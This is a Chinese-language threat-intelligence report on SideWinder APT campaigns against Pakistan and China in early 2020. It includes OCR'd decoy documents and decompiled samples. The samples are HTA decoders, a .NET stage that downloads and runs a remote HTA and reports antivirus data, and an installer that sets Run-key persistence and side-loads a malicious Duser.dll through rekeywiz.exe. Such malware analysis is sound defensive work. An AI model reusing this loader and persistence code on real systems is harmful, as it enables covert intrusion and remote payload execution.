蛇从暗黑中袭来——响尾蛇(SideWinder) APT组织2020年上半年活动总结报告

mp.weixin.qq.com/s/5mBqxf_v6G006EnjECoTHw

注意事项:1.本报告由追影小组原创,未经许可禁止转载2.本文一共3245字,36张图,预计阅读时间8分钟3.本文涉及的敏感内容皆以打码,并且不公开C2和hash.所造成的恶劣影响与本公众号和本团队无关

0x00.前言:

响尾蛇(又称**SideWinder**，**T-APT-04**)是一个背景可能来源于印度的 APT 组织，该组织此前已对巴基斯坦和东南亚各国发起过多次攻击， 该组织以窃取政府， 能源， 军事， 矿产等领域的机密信息为主要目的。

在今年年初的时候，**Gcow**安全团队的追影小组发布了关于 `SiderWinder` **APT**组织的报告——《**游荡于中巴两国的魅影——响尾蛇(SideWinder) APT**组织针对巴基斯坦最近的活动以及**2019**年该组织的活动总结》。本小组也一直对该小组的活动加以跟踪。


在2020上半年的活动中该组织的主要目标依然是**巴基斯坦，中国，孟加拉国以及其他的东南亚国家**，其主要是集中在**政府，军事**领域。不过值得注意的是在本次活动也出现了**体育比赛方面**的话题。同时该组织在针对某重点单位的时候采取的使用钓鱼网站的方式窃取相关人员的凭据，目前所发现这种方式主要针对的是与军事有关的部门。其实该组织也同样利用关于**COVID-19**的信息作为诱饵对中巴的教育机构以及政府机构进行攻击活动。

从样本攻击流程来看，该组织的技术并没有太多的革新。主要的样本形式有两类，第一类为带有**CVE-2017-11882**漏洞的**RTF(富文本)**文件;另一类为使用mshta.exe执行远程hta脚本的**LNK文件**。不过该组织在针对我国某所大学的攻击活动中所采取的载荷较为不同，其采用了 `CVE-2017-0199` 漏洞结合 `CVE-2020-0674` 漏洞的方式进行攻击，在后续的内容中我们会详细的介绍该组织使用的新手法。具体的流程会在后文中以流程图的形式展现出来。

`Gcow` 安全团队追影小组初步统计了关于2020年上半年国内外各大厂商以及安全团队所发布的披露**SideWinder APT**组织的相关报告信息，并把相关报告链接放在了文末的相关链接上(若有不全欢迎私信补充)

图片1-2020上半年各大厂商发布关于SideWinder APT组织的报告

根据不完全统计， Gcow 安全团队追影小组还绘制了该组织2020年上半年的攻击活动脉络图。




图片2-SideWinder APT组织2020上半年的活动时间轴

0x01.样本分析:

该组织主要投放的样本类型以**LNK**文件为主，**RTF**文件为辅。基本在针对每个目标的攻击活动中，我们都发现其使用两种载荷交替攻击的情况。

一.针对巴基斯坦的活动:


下图为该组织针对巴基斯坦活动所投放的**LNK**文件:



图片3-2020上半年SideWinder APT组织针对巴基斯坦所投放LNK样本

其主要通过将lnk文件放到压缩包中，以达到绕过邮件网关的目的。

其释放的诱饵文件如下:



1

Commercial Division CSD Head Office
265 Muhammad Hussain Road
Post Box No. 1039
Rawalpindi 051-8771614-13
No. SD/10-A/Rebate/Retd

Jan 2020

To: All CSD Zonal Offices
All CSD Shops (Retail)
PMG Sec (Comm Div) - **Please issue PCL of Retd AF Pers rebate card form.**

Info: QMG Branch (QMG Corporate) - Please disseminate the b/m info to all through OAS.
GHQ Rawalpindi.

Cdre Ahmed Shujah, DGWR
Naval Headquarters, Sector E-9,
Islamabad.

Niaz Muhammad, Squadron Leader
Assistant Director Welfare,
Air Headquarters,
PAF Complex, Sector E-9,
Islamabad.

ID: All Div CSD HO

Subj: **Rebate on CSD Purchase for Retired Armed Forces Personnel of Army, Navy and Air Force**

Air HQ ISB ltr no Air HQ/13934/1/Wel dated 22 Nov 2019 refs.

1. To facilitate **Retired Armed Forces Personnel of Army, Navy and Air Force**, the competent authority has approved the extension of CSD Special Rebate to the retired employees of AF as a special case. Rebate ceilings are as under: -
   a. 3 % discount upto shopping of Rs 15,000/-.
   b. 5 % discount on one time shopping of Rs 15,000/- and above.
2. To process of issuing of CSD Special Rebate Cards to retired Armed Forces Pers, a SOP is encl for guidance / implementation. In this regard, hardcopy / specimen of format for provision of data to CSD is also attached at (Anx-A) to this ltr which is available in CSD Shops at **Rs 200/-**.
3. **IT Div CSD Head Office Only** Please ensure fol actions: -
   a. Process data received from the Retired Armed Forces Pers through CSD Shops and prep / issue CSD Special Rebate Cards. A copy of the SOP on the subj, is encl for guidance / implementation.
   b. Update the existing software and arrange issuance of Rebate Cards on receipt of data after thorough checking.
4. Please ensure strict compliance.

Brig
Iqtidar Naseer Ahmed (Retd)
Director Commercial, CSD

Standing Operating Procedures
Issue of 3% Special CSD Rebate Cards
To Retired Armed Forces Personnel of
Army, Navy and Air Force

1. **Pre-requisites** Pre-requisites for issue of 3 % CSD Special Rebate Card for Retired Armed Forces Personnel of Army, Navy and Air Force will be that individual must have original pension book, Retd Army Card and CNIC.
2. **Focal Person** Concerned shop Mgr will be a focal person for processing Retd AF Pers Rebate card after checking of original Pension Book, Army Retd card and CNIC of applicant.
3. **Processing of Data**
   a. AF Retd Pers will get prescribed original application form costing Rs 200/- from CSD Shop (provided by IT Div) for processing of 3 % Special Rebate card.
   b. Applicant must show his original CNIC, Army Retd Card and Pension book and provide 2 x copies of each to Shop Mgr.
   c. Shop Mgr after checking of original docs countersign the form and copies of CNIC, Army Retd card and pension book and fwd to IT Div CSD HO.
   d. IT Div after checking the docs will fwd the Retd AF Pers special rebate card to concerned shop after activation.
4. **Preparation, Dispatch & Issue of Rebate Cards**
   a. Cards will be prepared by IT Division, CSD Head Office and will be dispatch to the concerned shop along-with a delivery challan.
   b. Cards will be ready for collection after 2-3 weeks from the date of bio-Data received date.
   c. Concerned shop Mgr will hand over the card to the concerned Retired AF Pers in person and obtain a receipt for record.
5. **Activation of Cards** No activation is req for Retd AF Pers.
6. **Miscellaneous** All Retail Shop Mgrs will ensure the following: -
   a. In case of death of Retd AF Pers, next of kin of indl will immediately submit Retd AF Pers card to nearest CSD Shop alongwith application for cancellation of card and get card receipt from Shop Mgr.
   a. Procedure for issue of 3% CSD Special Rebate Card to newly Retd Armed Forces Personnel will be same as described a[illegible]
   b. Card will be valid for 3 years and re-activa[illegible]s per above procedure.

图片4-向退役军人发放csd回扣卡

Pak Army Deployed in Country in Fight Against Coronavirus


Pakistan armed forces have been taken positions across the country, assisting federal and provincial administrations in order to ensure enforcement measures for control of COVID-19.

"The armed forces are in action from the day one for implementing the decisions made by the National Security Committee and directives issued by Prime Minister Imran Khan," he said while briefing media about the actions dispensed to control coronavirus in the country.

Flanked by Special Assistant to Prime Minister on Health Dr Zafar Mirza and SAPM on Information and Broadcasting Dr Firdous Ashiq Awan, he said Chief of Army Staff General Qamar Javed Bajwa has instructed all the formations of Pakistan Army to reach out to the civil administration at district and tehsil levels in their respective domains to control the crisis. "The armed forces are utilizing all resources to cooperate with the local administration to counter the pandemic," he said. Out of 10 airports in the country, he said, three are operating at present in Islamabad, Karachi and Lahore where the armed forces personnel re helping out passengers' screening. From March 21, Sialkot, Multan and Peshawar airports will also go operational, where the passengers' inflow and outflow will be jointly monitored by the armed forces and civil administration personnel, he said. The armed forces and civil administration re collectively engaged in screening, scanning, facilitation and shifting of suspect cases at all the entry points of the country, he added.

Under the national support effort, the ISPR chief said the armed forces have prepared a National Action Plan for healthcare keeping in view the increasing risk of

图片5-巴基斯坦军方抗击疫情相关战略



OFFICE OF THE REGISTRAR

IBD/AU/310/2/REG
5 April, 2020

NOTIFICATION

POLICY GUIDELINES: ONLINE TEACHING DURING CLOSURE OF AIR UNIVERSITY DUE TO COVID-19

Introduction

1. Consequent to closure of academic institutions in Pakistan due to COVID-19, Air University anticipating the uncertainty associated with such a pandemic opted to provide uninterrupted education to its students by adopting online teaching under the initial guidelines issued by Higher Education Commission. This paradigm shift and transition brought forth unforeseen challenges for both teachers and students. The feedback received from all stakeholders was deliberated at length at University Functional Committee, to formulate quality control measures including adding new tools to the LMS to facilitate online teaching and learning.

2. As the online instruction system continues to mature, detailed policy and procedures on quality of online teaching have been instituted in light of HEC policy guidelines dated 28 March and 02 April 2020. This Policy aims to ensure quality online education and continuity of the ongoing semester for timely completion of degree programs.

Scope

3. This policy provides guidance to FMs, all the students of Undergraduate and Graduate programs regarding online classes, attendance mechanism, evaluation process, application of relevant academic rules and regulations and redress of grievances. While we pray that Air University reopens on 01 June, 2020 (Insha' Allah), the policy would remain valid till COVID-19 threat recedes and education institutions are reopened for regular education. Necessary revisions would be issued to cater for unforeseen prolonged closure.

Policy Guidelines

4. Based on policy documents referred at Para 2 inter alia, following guidelines are issued for all concerned:-

(a) Air University would conduct online classes for Undergraduate and Graduate students according to Spring - 2020 scheme of studies and timetable for respective programs till the closure of university for Eid-ul-Fitr holidays.


(b) Air University constituent Medical Colleges will also follow respective yearly academic schedule through online classes to cover theoretical part of instruction.

(c) Air University would continue to utilize Google Classroom and Zoom as LMS along with its mature automation system. Additionally, other LMS tools

Page 1 of 3

图片6-巴基斯坦空军大学疫情期间网络课程政策

其中这些LNK文件的参数为 `%windir%\system32\cftmo.exe {HTA URL}` 这里的 `cftmo.exe` 是伪装的 `mshta.exe` .该组织通过修改**sIDList**结构以迷惑受害者。



图片7-lnk载荷的参数

所请求的远程hta文件，该组织以自写的解密算法取代了之前的硬编码，不过核心与上一篇文章我们所描述的一样，在内存加载.Net的dll文件 `LinkZip.dll`

```
<script language="javascript">
        try{

        var JABro = ActiveXObject;
        var fMjwvC = String.fromCharCode;
        function jtgj(str) {
            var b64 = "ABCDEFGHIJKLMNOPQRSTUVWXY"+"Zabcdefghijklmnopqrstuvwxyz0123456789+/="
            var b, result = "",
                r1, r2, i = 0;
            for (; i < str.length;) {
                b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
                    (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

                result += r1 === 64 ? fMjwvC(b >> 16 & 255) :
                    r2 === 64 ? fMjwvC(b >> 16 & 255, b >> 8 & 255) :
                    fMjwvC(b >> 16 & 255, b >> 8 & 255, b & 255);
            }
            return result;
        };
        function sNhGuFF (key, bytes){
            var res = [];
            for (var i = 0; i < bytes.length; ) {
                for (var j = 0; j < key.length; j++) {
                    res.push(fMjwvC((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
                    i++;
                    if (i >= bytes.length) {
                        j = key.length;
                    }
                }
```


图片8-第一阶段hta脚本

`LinkZip.dll` 被传入四个参数

参数1–下一段hta文件的URL地址　参数2–上传杀软信息的URL地址　参数3–base64和Gzip加密后的诱饵文档数据　参数4–诱饵文档名称

该 `LinkZip.dll` 先解密参数3，再将诱饵文档写入临时文件夹，最后运行。就会出现我们提到的那些诱饵的文档，以迷惑受害者。

```
// Token: 0x06000004 RID: 4 RVA: 0x000020F4 File Offset: 0x000002F4
public void Work(string finalUrl, string avUrl, string doc, string documentName)
{
    try
    {
        string path = this.GenerateToken(10) + ".hta";
        try
        {
            File.WriteAllBytes(Path.Combine(this.location, documentName), Filegenerator.Decompress(Convert.FromBase64String
              (doc)));
            Process.Start(Path.Combine(this.location, documentName));
        }
        catch (Exception)
        {
        }
        try
        {
            this.downloadData(avUrl);
        }
        catch (Exception)
        {
        }
        int num = 0;
        try
        {
            File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
            goto IL_BA;
        }
        catch (Exception)
        {
            goto IL_BA;
        }
        IL_75:
        try
        {
            File.WriteAllBytes(Path.Combine(this.location, path), this.downloadData(finalUrl));
        }
        catch (Exception)
        {
        }
        num++;
```


图片9-解密诱饵文档数据并运行

将参数1的第二阶段hta文件下载下来，存在 `%temp%\` 目录下，利用 `mshta.exe` 将其运行起来，若运行不成功将会向参数2反馈在第一阶段hta脚本中收集的杀软信息以及其他异常情况。

```
            this.downloadData(avUrl + "File-not-Written");
            goto IL_CD;
        }
        Thread.Sleep(500);
        IL_BA:
        if (!File.Exists(Path.Combine(this.location, path)))
        {
            goto IL_75;
        }
        IL_CD:
        if (File.Exists(Path.Combine(this.location, path)))
        {
            Process.Start("mshta.exe", Path.Combine(this.location, path)).WaitForExit();
            File.Delete(Path.Combine(this.location, path));
        }
    }
    catch (Exception ex)
    {
        try
```


图片10-执行第二段hta脚本并反馈异常信息

第二阶段hta脚本同样是解密后内存加载 `.Net` 文件 `StInstaller.dll`

```
<script language="javascript">
    try{

    var noyiH = ActiveXObject;
    var qiQnBx = String.fromCharCode;
    function ttdA(str) {
        var b64 = "J2KeVEs1AdB5FYChHmogtujc6rG8PZfaITqL9WMw3DvSQOn047yizXpxbRNlUk+/=";
        var b, result = "",
            r1, r2, i = 0;
        for (; i < str.length;) {
            b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
                (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

            result += r1 === 64 ? qiQnBx(b >> 16 & 255) :
                r2 === 64 ? qiQnBx(b >> 16 & 255, b >> 8 & 255) :
                qiQnBx(b >> 16 & 255, b >> 8 & 255, b & 255);
        }
        return result;
    };
    function XVGUdTj (key, bytes){
        var res = [];
        for (var i = 0; i < bytes.length; ) {
            for (var j = 0; j < key.length; j++) {
                res.push(qiQnBx((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
                i++;
                if (i >= bytes.length) {
                    j = key.length;
                }
```


图片11-第二阶段hta脚本

`StInstaller.dll` 被传入了三个参数


参数1-加密的duser.dll数据　参数2-加密的{随机名}.tmp数据　参数3-编码的回链C2地址

其先从 `%windir%\system32\` 或者 `%windir%\syswow64\` 拷贝 `rekeywiz.exe` 到该木马的指定文件夹下，解密 `Duser.dll` 与 `{随机名}.tmp` ，并将其写入木马指定的文件夹下，以组成rekeywiz.exe与Duser.dll白加黑组合进行攻击，并且通过写注册表启动项的方式将rekeywiz.exe设为自启动达到权限维持的效果。

```
public void Work(string dll22, string dll, string url = "")
{
    try
    {
        this.instfolder = Program.symCip(this.instfolder).Trim();
        this.domain = Program.symCip(this.domain).Trim();
        this.regkey = Program.symCip(this.regkey).Trim();
        string text = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData),
          this.instfolder);
        string text2 = Environment.ExpandEnvironmentVariables("%windir%\\syswow64\\");
        if (!Directory.Exists(text2))
        {
            text2 = Environment.ExpandEnvironmentVariables("%windir%\\system32\\");
        }
        this.copyexe = text2 + this.copyexe;
        if (File.Exists(Path.Combine(text, Path.GetFileName(this.copyexe))))
        {
            throw new Exception("Already installed");
        }
        Registry.CurrentUser.OpenSubKey("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true).SetValue(this.regkey,
          Path.Combine(text, Path.GetFileName(this.copyexe)));
        Directory.CreateDirectory(text);
        string text3 = this.GenerateToken(5) + ".tmp";
        byte[] array = Program.Decompress(Convert.FromBase64String(dll22));
        string s = new string('F', 20);
        string s2 = text3.PadRight(20, ' ');
        array = this.ReplaceBytes(array, Encoding.Unicode.GetBytes(s), Encoding.Unicode.GetBytes(s2));
        byte[] array2 = Program.Decompress(Convert.FromBase64String(dll));
        string s3 = new string('X', 500);
        string s4 = this.UrlCombine(this.domain, url).PadRight(500, ' ');
        array2 = this.ReplaceBytes(array2, Encoding.Unicode.GetBytes(s3), Encoding.Unicode.GetBytes(s4));
        array2 = Program.EncodeData(array2);
        File.Copy(this.copyexe, Path.Combine(text, Path.GetFileName(this.copyexe)), true);
        File.WriteAllBytes(Path.Combine(text, "Duser.dll"), array);
        File.WriteAllBytes(Path.Combine(text, text3.Trim()), array2);
        File.WriteAllBytes(Path.Combine(text, Path.GetFileName(this.copyexe) + ".config"), Encoding.ASCII.GetBytes
          (this.manifestContent));
        Process.Start(Path.Combine(text, Path.GetFileName(this.copyexe)));
    }
```


图片12-StInstaller.dll

